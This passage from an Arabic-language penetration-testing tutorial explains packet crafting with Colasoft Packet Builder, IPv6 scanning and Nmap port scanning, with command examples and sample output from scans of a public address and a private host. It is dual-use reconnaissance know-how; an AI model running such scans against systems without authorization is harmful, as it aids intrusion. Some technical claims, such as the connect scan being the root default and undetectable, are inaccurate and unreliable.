
Decode editor التي تحتويها هذا التطبيق تسمح للمستخدمين من تعديل قيمة أي حقل في بروتوكول معين بطريقه سهله. أيضا يحتوي هذا التطبيق على العديد من القوالب مثل **Ethernet Packet**، **IP Packet**، **ARP Packet** و **TCP Packet**.

الجزء العملي


1- قم بتثبيت التطبيق **Colasoft Packet Builder** ثم تشغيله عن طريق الضغط على الأيقونة المعبرة عنه فتظهر الشاشة التالية:




2- قبل البدء في استخدام هذا التطبيق تقوم بفحص **ADAPTOR** أولا لتحديد كارت الشبكة التي سوف يستخدمها لعملية الارسال.




3- هناك طريقتين لإضافة حزمة (**PACKAGE**)ما اما **Insert** او **Add**. الفرق بين الاثنين حيث **Add** تستخدم لإضافة حزمه جديده اما **Insert** تستخدم لإضافة حزمة أخرى على الحزمة القائم عليها التطبيق حاليا. هنا نختار **Add package** فتظهر قائمة أخرى تحتوي على عدد من القوالب. نختار منها نوع الحزمة التي تريدها. نختار هنا **TCP Packet** كالاتي:



4- بعد اختيار نوع القالب الذي تريده "**هنا اخترنا TCP Packet**" نضغط على **OK** فتظهر الشاشة التالية والتي من خلالها يمكننا رؤية الحزمة التي نريد اضافتها في الجانب الأيمن تحت عنوان **Packet list**. التطبيق **Colasoft Packet Builder** يسمح بإضافة **decode information** في نوعين من المحررات **decode editor** و**hex editor**.



5- بعد تعديل القيم على الحزمة التي تريدها يمكنها ارسال جميع الحزم عن طريق الضغط على **send all** والتي سوف تؤدى الى ظهور الشاشة التالية:



6- نختار **Burst Mode** ثم نضغط **Start** فيبدأ في عملية الارسال.

7- يمكنك أيضا حفظ العمل القائم عليه لحين الاستعانة به مرة أخرى عن طريق الضغط على **Export** مباشرة او **File** ثم نختار **Export** و هنا تظهر شاشة أخرى تخيرك بالمكان الذي تريد ان تحفظ بداخله الحزمة.

فحص الشبكات ذات عناوين IPV6

IPv6 يزيد من حجم مساحة عنوان **IP** من 32-بت إلى 128-بت لدعم المزيد من مستويات العنوان. تقنيات الفحص التقليدية للشبكة تكون حسابيا أقل جدوى بسبب كبر فضاء البحث (64 بت من مساحة عنوان المضيف أو 264 عناوين) التي تقدمها **IPv6** في شبكة الفرعية.
فحص شبكة **IPv6** هو أكثر صعوبة وتعقيدا من **IPv4** وأيضا أدوات الفحص الكبرى مثل **Nmap** لا تدعم **ping sweep** على الشبكات

ذات الإصدار **IPv6**. المهاجمين بحاجة لحصاد عناوين **IPv6** من حركة مرور البيانات على الشبكة، والسجلات المسجلة أو المستلمة وخطوط أخرى في البريد الإلكتروني أو رسائل الأخبار المؤرشفة لتحديد عناوين **IPv6**. فحص شبكة **IPv6،** يقدم عدد كبير من المضيفين في الشبكة الفرعية، فإذا تمكن المهاجم من خرق مضيف واحد في الشبكة الفرعية فهذا يمكنه من تحقيق ذلك في "كافة المضيفين".

أداة الفحص NMAP

المصدر: http://nmap.org

NMAP (مخطط الشبكة) هو ماسح أمني للثغرات مكتوب من قبل ليون غوردون (المعروف أيضا باسم مستعار له فيودور. هذا الماسح يستخدم لاكتشاف المضيفين والخدمات على شبكة الكمبيوتر، وبالتالي خلق "خريطة" للشبكة. ولتحقيق هدفها يقوم **NMAP** بإرسال الحزم التي وضعت خصيصا للمضيف المستهدف ويقوم بتحليلها ثم يقوم بعرض النتائج. بشكل مبسط **nmap** هو اداة تستخدم في لوحة الأوامر وتقوم هذه الأداة باختبار الشبكات وعرض الثغرات المفتوحة والأجهزة المتصلة على الشبكة.
البرنامج هو أداة قوية جدا ويستخدمه جميع الهاكرز باختلاف أنواعهم والغرض من استخدامه كما يستخدمه أيضا محللي الشبكات والذين يهدفون إلى اكتشاف الثغرات والأخطاء لتفادي أي عملية اختراق للشبكة والأجهزة. البرنامج يستخدم للكشف عن الأجهزة العاملة ونوع نظام التشغيل المستخدم وإصداره والبرامج العاملة والبورتات التي تستخدمها والخدمات التي تعمل بالجهاز كما أن له القدرة على كشف نوع الفايروول المستخدم والبرنامج مهم جدا للتدريب على إجراء الاتصالات الكبيرة بين الأجهزة وكذلك مهم جدا لاستخدامه قبل أي عملية اختراق كبيرة للشبكة أو السيرفر.
هذه الأداة تعلم سواء في الوجه الرسومية لكل من نظامي التشغيل ويندوز ولينكس وأيضا تعمل في سطر الأوامر لكل منهما.

أنواع الفحص ومتى استخدم كل واحد منها؟

المسح/الفحص هي عملية جمع المعلومات عن الأنظمة التي هي على قيد الحياة في الشبكة. تم تصميم تقنيات فحص المنافذ لتحديد المنافذ المفتوحة في الخادم المستهدف أو المضيف. وكثيرا ما يستخدم هذا من قبل المسؤولين للتحقق من سياسات أمن شبكاتها والمهاجمين لتحديد الخدمات التي تعمل على المضيف بقصد المساومة عليه.

يوجد العديد من تقنيات المسح/الفحص المستخدمة كالاتى:

- TCP Connect / Full Open Scan
- Stealth Scans: SYN Scan (Half-open Scan); XMAS Scan, FIN Scan, NULL Scan
- IDLE Scan
- ICMP Echo Scanning/List Scan
- SYN/FIN Scanning Using IP Fragments
- UDP Scanning
- Inverse TCP Flag Scanning
- ACK Flag Scanning

للطلاع على قائمه البورتات List of TCP and UDP port numbers يمكنك زيارة موقع الويب التالي:
http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

ملحوظه: يتم تشغيل nmap اما عن طريق سطر الأوامر سواء في الترمنال في لينكس او في command prompt في ويندوز او تشغيله عن طريق الواجهة الرسومية GUIسواء في لينكس او ويندوز وتحتوي هيا الأخرى مكان لإدخال سطر الأوامر إذا أحببت ولكن يفضل سطر الأوامر. Nmap في لينكس يسمى Zenmap والتي يتم تثبيتها بواسطة الحزمه nmap او zenmap ويتم تشغيلها بواسطة الامر nmapfe او zenmap.

يتم تشغيل nmap في ابسط صوره له عن طريق كتابة السكر التالي في سطر الأوامر

```
#nmap©173.194.39.17
```

```
root@jana:~# nmap 173.194.39.17

Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-20 22:10 EDT
Nmap scan report for ham02s13-in-f17.1e100.net (173.194.39.17)
Host is up (0.21s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https

Nmap done: 1 IP address (1 host up) scanned in 20.20 seconds
root@jana:~#
```

هذا يسرى أيضا على نظام التشغيل ويندوز لا يوجد فرق ويمكن تشغيله أيضا في ابسط صوره باستخدام البيئة الرسومية GUI كالآتى:


```
Zenmap
Scan  Tools  Profile  Help
Target: 173.194.39.17    Profile: Intense scan    Scan  Cancel
Command: nmap -T4 -A -v 173.194.39.17
Hosts  Services    Nmap Output  Ports / Hosts  Topology  Host Details  Scans
OS  Host           nmap -T4 -A -v 173.194.39.17      Details


Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-21
04:14 Egypt Standard Time
NSE: Loaded 110 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 04:14
Scanning 173.194.39.17 [4 ports]
Completed Ping Scan at 04:14, 0.94s elapsed (1 total
hosts)
Initiating Parallel DNS resolution of 1 host. at 04:14
Completed Parallel DNS resolution of 1 host. at 04:14,
5.59s elapsed
Initiating SYN Stealth Scan at 04:14
Scanning ham02s13-in-f17.1e100.net (173.194.39.17)
[1000 ports]
Discovered open port 80/tcp on 173.194.39.17
Discovered open port 25/tcp on 173.194.39.17
Discovered open port 443/tcp on 173.194.39.17
SYN Stealth Scan Timing: About 31.95% done; ETC: 04:16
(0:01:06 remaining)
Completed SYN Stealth Scan at 04:15, 53.11s elapsed
(1000 total ports)
Initiating Service scan at 04:15
Scanning 3 services on ham02s13-in-f17.1e100.net
(173.194.39.17)
Completed Service scan at 04:16, 41.28s elapsed (3
services on 1 host)
Initiating OS detection (try #1) against ham02s13-in-
f17.1e100.net (173.194.39.17)
Retrying OS detection (try #2) against ham02s13-in-
f17.1e100.net (173.194.39.17)
Initiating Traceroute at 04:16
Completed Traceroute at 04:16, 6.10s elapsed
Initiating Parallel DNS resolution of 3 hosts. at 04:16
Completed Parallel DNS resolution of 3 hosts. at
Filter Hosts
```

في الخانة **Target** قمنا بوضع عنوان **IP** وفى الخانة **Profile** وضعنا نوع الفحص واخترنا هنا **Instant scan** وتعنى فحص سريع ثم ضغطنا على الزر **scan** فننتظر حتى ينتهي عملية الفحص ونرى نتائج الفحص.


نتنقل بين القائمة العلوية **(Nmap Output – Ports/Hosts – Topology – Host Details – Scan)** والقائمة الموجودة في الجانب الأيمن **(Hosts – Services)** وذلك لرؤية ناتج الفحص.

يمكن أيضا في خانة **Profile** وضع أكثر من تقنية بحث مختلفة غير الافتراضية وتحدد بها ماذا تريد ان تستخدم من تقنيات الفحص الخاصة بـ**nmap** وذلك عن طريق الضغط على **profile** ثم اختيار **new profile** فتظهر شاشة أخرى تحدد فيها معاير الفحص.





هنا نضع اسم للـ**profile** ثم ننتقل الى القائمة **scan** نختار تقنيات الفحص التي نريدها كالاتى:



ثم ننتقل من قائمة الى أخرى الى ان ننتهي من الإعدادات المطلوبة ثم نقوم بالحفظ. ثم بعد ذلك نذهب للشاشة الرئيسية ونختار**profile** الذي قمنا بإنشائه ونضغط **scan**.

ننتقل الان الى فهم أعمق لهذه الأداة وطريقة استخدامها في سطر الأوامر مع اهم الخيارات، وتقنيات الفحص التي تؤديها.

▪ Using Nmap to Perform a TCP Connect Scan\Full Open Scan

هذا النوع من الفحص هو الفحص الافتراضي، ان كانت لديك صلاحيات المدير (الأدمين في الويندوز والروت على لينكس وأشباه يونكس)، فهذا اختيار جيد لك، لأنه لا يظهر أنك تقوم بفحص بالنسبة للهدف. يعتبر هذا الفحص أبسطهم وأكثرهم استقرارا من انواع الفحص الأخرى وذلك لأن **Nmap** يحاول إكمال **Three way handshake** على كل المنافذ المحدد في الأمر**(Nmap)**. بسبب ان هذا النوع من الفحص يعمل على إتمام عملية **Three way handshake** ثم يغلق الاتصال بأمان، فيؤدى ذلك الى عدم فشل النظام (**crashed**).

إذا لم تقم بتحديد نطاق معين للمنافذ، فأن **Nmap** سوف يفحص المنافذ الأكثر شيوعا**(1000 port)** . من المستحسن دائما فحص كافة المنافذ، وليس فقط 1000 الأكثر شيوعا. والسبب هو أن المسؤولين في كثير من الأحيان سوف يحاولون استخدام خدمة ما عن طريق تشغيله على منفذها الغير قياسي/الافتراضي. يمكنك فحص جميع المنافذ عن طريق تحديد " **-p-** " عند تشغيل **Nmap**. يوصى أيضا استخدام التبديل " **-Pn** " مع **Nmap**. حيث يستخدم " **-Pn** " في تعطيل خاصية اكتشاف المضيفين (**hosts discovery**) وإجبار **Nmap** على فحص جميع الأنظمة واعتبارهم جميعا في وضع العمل. هذا مفيد للغاية لاكتشاف الأنظمة والمنافذ الإضافية.

لتنفيذ هذا النوع من الفحص (TCP Connect Scan) نكتب الامر التالي في سطر الأوامر:

#nmap©-sT©-p-©-Pn©192.168.18.132

نتوقف لحظة لمراجعة هذا الأمر كالاتى:

Nmap يستخدم هذا التعبير للبدء في فحص المنافذ باستخدام التطبيق Nmap.

-sT حيث يستخدم هدا في اخبار **nmap** بأداء فحص من النوع **TCP Connect Scan** حيث يستخدم (**-s**) لإخبار **nmap** نوع الفحص الذى تريده ويستخدم (**T**) لتحديد نوع الفحص الى **TCP Connect Scan**.

-p- يستخدم لفحص جميع المنافذ الموجودة على النظام.
-Pn يستخدم لإلغاء خاصيه **live host discovery** وذلك لفحص جميع الأنظمة حتى التي لا تعطى اشاره بانها في وضع العمل (أي التي لا تستجيب للأمر **PING**). ثم بعد ذلك عنوان **IP**.
يمكننا هنا استخدام عنوان **IP** واحد او نطاق من عناوين **IP** مثل الاتي [**nmap©-sT©-p-©-Pn©192.168.18.1-254**].
إذا كنت في حاجة لفحص سلسلة من الأجهزة المضيفة التي ليست في ترتيب تسلسلي، يمكنك إنشاء ملف نصي وسرد كل عنوان IP المضيف على سطر واحد. ثم قم بإضافة التعبير التالي " **-iL©path_to_the_text_file**" للأمر **Nmap** الخاص بك. القيام بذلك يسمح لك بفحص كافة المضيفين التي تستهدفها في أمر واحد.

فكرة عمل الامر nmap في اكتشاف المنافذ:

- **في حالة المنافذ مفتوحة (Three way handshakes)**

هذا الفحص يعتمد على أسلوب ال**Three way handshakes** . بداية يرسل جهاز الهاكر عن طريق **nmap** (حزمة مرفق بها رقم البورت) يحدث هذا في الطبقة الخامسة من ال **OSI MODEL** لفتح **سيشن TCP (TCP SESSION)**ثم يرد الجهاز الثاني (الضحية) ، من خلال البورت المفتوح، وأخيرا يغلق جهاز الهاكر الاتصال عن طريق حزمة **RST** وهكذا يعرف البرنامج (**nmap**) أن البورت مفتوح في جهاز الضحية

- **في حالة المنافذ المغلقة (vanilla scanning)**

في هذه الحالة سيتم اعتماد نفس الطريقة في حال المنافذ مفتوحة ولكن رد الجهاز سيكون مختلفا، اذ أنه سيغلق الاتصال مباشرة، لأن البورت الذي يجب أن يرد مغلق وبالتالي الجهاز الذي يتم فحصه يوقف الاتصال.



العيب من هذا النوع من الفحص هو انه يكشف بسهولة ويتم فلترته من قبل النظام المستهدف عن طريق غلق الاتصال. أيضا يتم تسجيله في ملفات السجل (log file).

```
root@jana:~# nmap -sT -p- -Pn 192.168.16.70

Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-21 00:11 EDT
Nmap scan report for 192.168.16.70
Host is up (0.0062s latency).
Not shown: 65524 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49155/tcp open  unknown


Nmap done: 1 IP address (1 host up) scanned in 105.92 seconds
root@jana:~#
```

